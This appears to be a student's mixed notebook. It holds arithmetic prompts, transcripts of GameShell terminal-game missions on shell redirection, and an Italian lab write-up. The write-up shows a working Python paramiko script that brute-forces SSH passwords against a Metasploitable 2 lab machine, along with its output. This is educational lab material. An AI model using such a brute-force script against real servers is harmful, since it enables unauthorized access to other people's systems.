48 * 39 = ?? 87 * 9 = ?? 73 * 38 = ?? 97 * 38 = ?? 78 * 64 = ?? 78 * 77 = ?? 3 * 15 = ?? 70 * 69 = ?? 3 * 41 = ?? 32 * 13 = ?? 49 * 20 = ?? 20 * 86 = ?? 56 *
19 = ?? 36 * 24 = ?? 90 * 15 = ?? 93 * 98 = ?? 52 * 81 = ?? 34 * 98 = ?? 86 * 50 = ?? 33 * 46 = ?? 53 * 45 = ?? 92 * 26 = ?? 98 * 31 = ?? 14 * 89 = ?? 73 +
33 = ?? 24 * 77 = ?? 16 * 8 = ?? 24 * 65 = ?? 36 * 16 = ?? 44 * 31 = ?? 12 * 76 = ?? 59 * 17 = ?? 62 * 18 = ?? 23 * 28 = ?? 88 * 100 = ?? 5 * 36 = ?? 2 * 78
* ?? 61 * 94 = ?? 4 * 39 = ?? 10 * 66 = ?? 93 * 24 = ?? 25 * 70 = ?? 86 * 16 = ?? 78 * 16 = ?? 97 * 46 = ?? 28 * 54 = ?? 23 * 76 = ?? 87 * 66 = ?? 39 * 94 =
?? 85 * 67 = ?? 45 * 84 = ?? 7 * 27 = ?? 6 * 58 = ?? 100 * 64 = ?? 38 * 68 = ?? 2 * 31 = ?? 67 * 69 = ?? 44 * 66 = ?? 16 * 50 = ?? 92 * 85 = ?? 60 * 73 = ???
41 * 94 = ?? 45 * 80 = ?? 59 * 40 = ?? 65 * 35 = ?? 61 * 57 = ?? 63 * 17 = ?? 78 * 23 = ?? 8 * 35 = ?? 50 * 43 = ?? 69 * 86 = ?? 82 * 44 = ?? 37 * 75 = ?? 73
* 53 = ?? 79 * 37 = ?? 69 * 96 = ?? 32 * 51 = ?? 28 * 42 = ?? 36 * 51 = ?? 55 * 67 = ?? 10 * 22 = ?? 76 * 92 = ?? 1 * 12 = ?? 51 * 28 = ?? 77 * 50 = ?? 16 *
45 = ?? 64 * 70 = ?? 22 * 75 = ?? 49 * 37 = ?? 39 * 45 = ?? 86 * 87 = ?? 72 * 74 = ?? 9 * 13 = ?? 77 * 75 = ?? 22 * 52 = ?? 30 * 18 = ?? 10 * 46 = ?? 45 * 2
7 = ?? 40 * 3 = ?? 83 * 78 = ??

Congratulations, mission 33 has been successfully completed!

```

MISSIONE 34

```

[mission 34] $ gsh goal
```
Mission goal

Merlin's old spell books are kept in his office, in the library. You need to save a list of all those spell books (and nothing else) in a file called "inventory.txt", in the drawer...
```

Useful commands
_____
COMMAND > FILE
Send the command's output to a file instead of printing it on the screen.

less FILE
display the content of a file, one page at a time

Important keybindings are
q quit
Space scroll down one page
/ STRING search for a string
n go to the next occurrence of the
search string

ls FILE1 ... FILEN
Show the list of files given as arguments.
This is particularly useful if you use shell patterns with wildcards.
```
[mission 34] $ cd Castle/Main_building/Library
~/Castle/Main_building/Library
[mission 34] $ la
Greek_Latin_and_other_modern_languages .How_to_cheat_for_exams Mathematics_101 Merlin_s_office/
~/Castle/Main_building/Library
[mission 34] $ cd Merlin_s_office/
~/Castle/Main_building/Library/Merlin_s_office
[mission 34] $ la
candle grimoire_11809 grimoire_1582 grimoire_19070 grimoire_21329 grimoire_24555 grimoire_27131 grimoire_31837 grimoire_5564 grimoire_9184
Drawer/ grimoire_11882 grimoire_15836 grimoire_19074 grimoire_21374 grimoire_24770 grimoire_27964 grimoire_32247 grimoire_5882 grimoire_9306
grimoire_10108 grimoire_11959 grimoire_16280 grimoire_19214 grimoire_2168 grimoire_24821 grimoire_28098 grimoire_32745 grimoire_661 grimoire_9373
grimoire_1032 grimoire_12257 grimoire_1640 grimoire_20005 grimoire_2207 grimoire_24918 grimoire_28155 grimoire_3422 grimoire_7033
grimoire_10478 grimoire_14251 grimoire_17029 grimoire_2028 grimoire_22206 grimoire_2498 grimoire_28367 grimoire_3434 grimoire_7298
grimoire_10526 grimoire_14558 grimoire_17153 grimoire_20282 grimoire_22454 grimoire_25383 grimoire_29297 grimoire_4639 grimoire_7610
grimoire_10560 grimoire_14783 grimoire_17232 grimoire_20390 grimoire_22846 grimoire_25545 grimoire_29338 grimoire_4788 grimoire_7698
grimoire_10818 grimoire_14953 grimoire_18241 grimoire_20467 grimoire_23479 grimoire_25633 grimoire_29685 grimoire_4898 grimoire_8207
grimoire_11485 grimoire_15289 grimoire_18371 grimoire_20813 grimoire_24057 grimoire_25978 grimoire_3001 grimoire_5310 grimoire_823
grimoire_11642 grimoire_15705 grimoire_18459 grimoire_20924 grimoire_24232 grimoire_26163 grimoire_30072 grimoire_5346 grimoire_8270
grimoire_1178 grimoire_15803 grimoire_18057 grimoire_21089 grimoire_24269 grimoire_26173 grimoire_31288 grimoire_5521 grimoire_8599
```
~/Castle/Main_building/Library/Merlin_s_office
[mission 34] $ ls grimoire* > Drawer/inventory.txt
~/Castle/Main_building/Library/Merlin_s_office
[mission 34] $ less Drawer/inventory.txt
~/Castle/Main_building/Library/Merlin_s_office
[mission 34] $ gsh check
```
Congratulations, mission 34 has been successfully completed!
```

```

Comandi:

- less: visualizzare il contenuto di un file, una pagina alla volta

2. Scrivo un programma che permetta l'esecuzione di un attacco Brute-Force ad un servizio SSH

- **Attacco:** Brute-Force, un programma cerca di accedere ad un sistema provando varie password, fino a trovare quella giusta
- **Servizio:** SSH (Secure Shell), un protocollo per l'accesso remoto sicuro ai server
- **Linguaggio:** Python
- **Sistema operativo:** Kali Linux
- **Target:** Metasploitable 2 (username: msfadmin - password: msfadmin)

```

(kali㉿kali)-[~/Desktop]
$ sudo nano password.txt
(kali㉿kali)-[~/Desktop]
$ sudo nano nomescript.py

```

The diagram shows three windows. Top-left: A terminal window titled '(kali㉿kali)-[~/Desktop]' containing the command '\$ sudo nano password.txt'. Top-right: A terminal window titled 'GNU nano 8.4' showing the contents of 'password.txt': '12345', 'kali', 'msf', 'admin', and 'msfadmin'. Bottom: A large terminal window titled 'nomescript.py *' showing the Python script code. The code imports paramiko and time, defines host, port, and username variables, and contains a ssh_bruteforce function that reads a password list from 'password.txt', connects to the host via SSH, and prints the result. It handles AuthenticationException, Exception, and other errors.

```

GNU nano 8.4
12345
kali
msf
admin
msfadmin

GNU nano 8.4
import paramiko
import time

host = "192.168.50.101"
port = 22
username = "msfadmin"

with open("password.txt", "r") as f:
    password_list = [line.strip() for line in f]

def ssh_bruteforce(host, port, username, passwords):
    client = paramiko.SSHClient()
    client.set_missing_host_key_policy(paramiko.AutoAddPolicy())

    for pwd in passwords:
        try:
            print(f"[?] Provare {username}:{pwd}")
            client.connect(hostname=host, port=port, username=username, password=pwd, timeout=1)
            print(f"[V] Giusto! Password trovata: {pwd}")
            client.close()
            return
        except paramiko.AuthenticationException:
            continue
        except Exception as e:
            print(f"[!] Errore: {e}")
            time.sleep(1)

    print("[X] Password non trovata!")

ssh_bruteforce(host, port, username, password_list)

```

Esecuzione:

```

(kali㉿kali)-[~/Desktop]
$ python nomescript.py
[?] Provare msfadmin:12345
[?] Provare msfadmin:kali
[?] Provare msfadmin:msf
[?] Provare msfadmin:admin
[?] Provare msfadmin:msfadmin
[V] Giusto! Password trovata: msfadmin

```

Ho utilizzato i seguenti moduli:

- **time:** fornisce delle funzioni su date e tempo
- **paramiko:** stabilisce una connessione con un dispositivo remoto tramite SSH